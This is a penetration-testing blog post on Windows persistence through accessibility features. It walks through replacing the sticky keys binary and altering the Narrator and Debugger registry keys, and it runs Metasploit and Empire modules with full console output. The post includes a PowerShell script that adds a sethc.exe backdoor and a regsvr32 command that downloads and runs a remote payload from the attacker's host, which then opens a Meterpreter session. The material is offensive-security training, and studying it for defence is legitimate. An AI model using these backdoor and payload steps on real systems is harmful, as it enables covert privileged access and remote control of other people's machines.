





# Penetration Testing Lab

Offensive Techniques & Methodologies

[Home](#)[Methodologies](#)[Resources](#)[Submissions](#)[References](#)[Contact the Lab](#)

November  
13, 2019

## Persistence – Accessibility Features

 Administrator  Persistence  Persistence, Sticky Keys  Leave a comment

The accessibility features provide additional options (on screen keyboards, magnifier, screen reading etc.) that could assist people with disabilities to use Windows operating systems easier. However, this functionality can be abused to achieve persistence on a host that RDP is enabled and Administrator level privileges have been obtained. This technique touches the disk, or modification of the registry is required to execute a stored remotely payload.

The easiest implementation of persistence via accessibility features is by replacing the binary of sticky keys (sethc.exe) with a legitimate cmd.exe or any other payload.

## Search the Lab


## Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,916 other followers

## Recent Posts

- Persistence – Accessibility Features
- Persistence – PowerShell Profile
- Persistence – Scheduled Tasks
- Persistence – BITS Jobs



### Persistence – Sticky Keys Binary Replacement

Pressing the Shift key 5 times will enable the sticky keys and instead of the legitimate sethc.exe the rogue sethc.exe will be executed which will provide either an elevated session or an elevated (SYSTEM) command prompt.


### > Persistence – Netsh Helper DLL

## Categories

- > Coding (10)
- > Defense Evasion (20)
- > Exploitation Techniques (19)
- > External Submissions (3)
- > General Lab Notes (21)
- > Information Gathering (12)
- > Infrastructure (2)
- > Maintaining Access (4)
- > Mobile Pentesting (7)
- > Network Mapping (1)
- > Post Exploitation (13)
- > Privilege Escalation (14)
- > Red Team (47)
  - Persistence (12)
- > Social Engineering (11)
- > Tools (7)
- > VoIP (4)
- > Web Application (14)
- > Wireless (2)

## @ Twitter


- > Don't Get Kicked Out! A Tale of Rootkits and Other Backdoors [capsule8.com/blog/dont-get-...](https://capsule8.com/blog/dont-get-...) 4 days ago
- > The JSON Web Token Toolkit - [github.com/ticarpi/jwt\\_to...](https://github.com/ticarpi/jwt_to...) 4 days ago



Persistence – Sticky Keys CMD

## Narrator

In Windows 10 operating systems Narrator is a screen reading application that assist people with visibility issues. Giulio Comi discovered that it is possible to modify the registry in order to create file-less persistence when narrator is executed. Before implementing this technique Giulio suggests a series of modifications on the host in order to start Narator automatically and to make it less noisy. The following settings are recommended:




- rsh - A tool purely written in python to easily generate reverse shell command for linux as well as windows [github.com/mzfr/rsh](https://github.com/mzfr/rsh) 4 days ago
- Snek - PowerShell wrapper around Python for .NET to invoke Python from PowerShell [github.com/adamdriscoll/s...](https://github.com/adamdriscoll/s...) 4 days ago
- ShellPop - Generate easy and sophisticated reverse or bind shell commands [github.com/0x00-0x00/Shel...](https://github.com/0x00-0x00/Shel...) 5 days ago





Follow @netbiosX

## Pen Test Lab Stats

➤ 4,084,632 hits

## Facebook Page





### Narrator Settings


This technique has been demonstrated firstly in his [blog](#) and has two components:

1. Deletion “**DelegateExecute**” Registry Key
2. Modification of “**Default**” Registry Key to execute command.

Both of these keys are stored under the following registry location:

```
1 Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserq
```





Narrator – Registry Key

The Metasploit Web Delivery module can be used to capture the session once the Narrator Provide Feedback command is executed.

```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.145:4445
[*] Using URL: http://0.0.0.0:8080/HI0ddH
[*] Local IP: http://192.168.254.145:8080/HI0ddH
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.145:8080/HI0ddH.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.254.1 web_delivery - Handling .sct Request
[*] 192.168.254.1 web_delivery - Delivering Payload (2129) bytes
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4445 -> 192.168.254.1:59476) at 2019-11-13 03:37:30 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Meterpreter – Narrator

## Metasploit

Metasploit Framework provides a post exploitation module which can be used to automate the persistence technique of sticky keys. The module will replace the chosen accessibility

feature binary (sethc, osk, disp, utilman) with a CMD.


```
1 use post/windows/manage/sticky_keys
```

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt
    by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) > 
```

Metasploit – Sticky Keys Module

When the screen on the target host is locked executing the utilman utility will open a command prompt with system level privileges.



Command Prompt – Sticky Keys Utilman

This technique requires an elevated Meterpreter session and the system to have remote desktop protocol enabled. In the majority of the organisations this protocol is enabled by default in order administrators to provide support to users and perform tasks on the hosts remotely. If not RDP can be enabled via the following Metasploit module:


```
1 use post/windows/manage/enable_rdp
```

```
msf5 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
.
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/201911120938
25_default_10.0.2.40_host.windows.cle_906858.txt
[*] Post module execution completed
```

Metasploit – Enable RDP Module

Replacing one of the accessibility features binaries with a malicious payload will return a Meterpreter session instead of a CMD with system level privileges.



Metasploit – Meterpreter Payload

## Empire

Similar to Metasploit Framework PowerShell Empire has a module which can implement the sticky keys persistence technique. Compare to Metasploit supports more binaries (Narrator, Magnify) and instead of replacing the binaries with a CMD will modify the debugger registry key in order to store the PowerShell command that will execute the stager.

```
1 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersi
```



The following binaries can be backdoored through this Empire module:

- sethc.exe
- Utilman.exe
- osk.exe
- Narrator.exe
- Magnify.exe

```
1 usemodule persistence/misc/debugger/*
```

```
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 1
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned results.
sethc.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40

nify.exe powershell/persistence/misc/debugger) > set TargetBinary Mag
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 2
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned results.
Magnify.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent GL7EK65M checked in
[+] Initial agent GL7EK65M from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to GL7EK65M at 10.0.2.40
```

Empire – Sticky Keys Module

## Misc

The sticky keys persistence technique is widely known and some threat actors are using it during their cyber attacks. There are scripts that can be used to automate this


method outside of Metasploit and Empire. [Preston Thornburg](#) wrote the following PowerShell script which can achieve persistence through the registry modification.

```
1 $registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\Current
2 $keyName = "sethc.exe"
3 $stringName = "Debugger"
4 $binaryValue = "C:\Windows\System32\cmd.exe"
5
6 IF (Test-Path ($registryPath + $keyName))
7 {
8     # Sticky Keys backdoor exists.
9     write-host "Registry key found. Let's remove it."
10    #New-Item -Path $registryPath -Name $keyName | Out-Null
11    Remove-Item -Path ($registryPath + $keyName) | Out-Null
12    write-host "Sticky Key backdoor has been removed."
13 }
14 ELSE {
15     # Sticky Keys backdoor does not exist, let's add it.
16     write-host "Registry key not found. Attempting to add St
17     New-Item -Path $registryPath -Name $keyName | Out-Null
18     New-ItemProperty -Path ($registryPath + $keyName) -Name
19     write-host "Sticky Keys backdoor added."
20 }
```

```
PS C:\Users\Admin\Desktop> .\stickykeys.ps1
Registry key not found. Attempting to add Sticky Keys backdoor to registry.
Sticky Keys backdoor added.
PS C:\Users\Admin\Desktop>
```


Sticky Keys PowerShell Script

Other scripts which implement the technique include batch files and executables from the [logon\\_backdoor](#) GitHub project.




Persistence Sticky Keys – logon backdoor batch version

The option 1 will modify the “**Debugger**” key to include the path of the command prompt.



## Persistence Sticky Keys – Logon Backdoor

Pressing the Shift key 5 times will enable the sticky keys and will execute a CMD from an elevated context.



## Persistence – Logon Backdoor CMD

Both versions include an option for clean-up which removes the "**Debugger**" registry key.



```
logon backdoor
```

```
=====MENU=====
```

1. Set up the backdoor
2. Remove backdoor from PC
3. Exit

Enter the number:

Backdoor has been set up successfully

Press any key to continue . . . \_

Persistence – Backdoor Logon Executable Version

The [Sticky-Keys](#) GitHub project provides an additional option which is to give a SYSTEM console to the user. However the implementation of this technique is very similar to logon\_backdoor project.

```
Administrator: STICKY KEYS

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                11/12/2019 8:17:55 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

Falls an dieser Stelle keine Nutzerdaten gelesen werden können, sind Sie wahrscheinlich mit einem Systemaccount angemeldet...
=====MENUE=====
1. Backdoor aktivieren
2. Backdoor entfernen (dieser File wird ebenfalls gelöscht und cmd.exe beendet!)
3. Gibt mir einfach eine Konsole mit sys-Rechten...
3
"Sie sind angemeldet als:"
vega\admin
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Persistence – Sticky Keys Project SYSTEM Console

## References

- <https://attack.mitre.org/techniques/T1015/>
- [https://github.com/szymon1118/logon\\_backdoor](https://github.com/szymon1118/logon_backdoor)
- <https://github.com/HanKooR/Sticky-Keys>
- [http://www.powershellempire.com/?page\\_id=225](http://www.powershellempire.com/?page_id=225)
- <http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html>
- <https://hackingandcoffee.com/an-exercise-in-privilege-escalation-and-persistence/>
- <https://www.secjuice.com/abusing-windows-10-for-fileless-persistence/>
- <https://oddvar.moe/2018/07/23/another-way-to-get-to-a-system-shell/>

◉ <http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/>

Older posts

Blog at WordPress.com.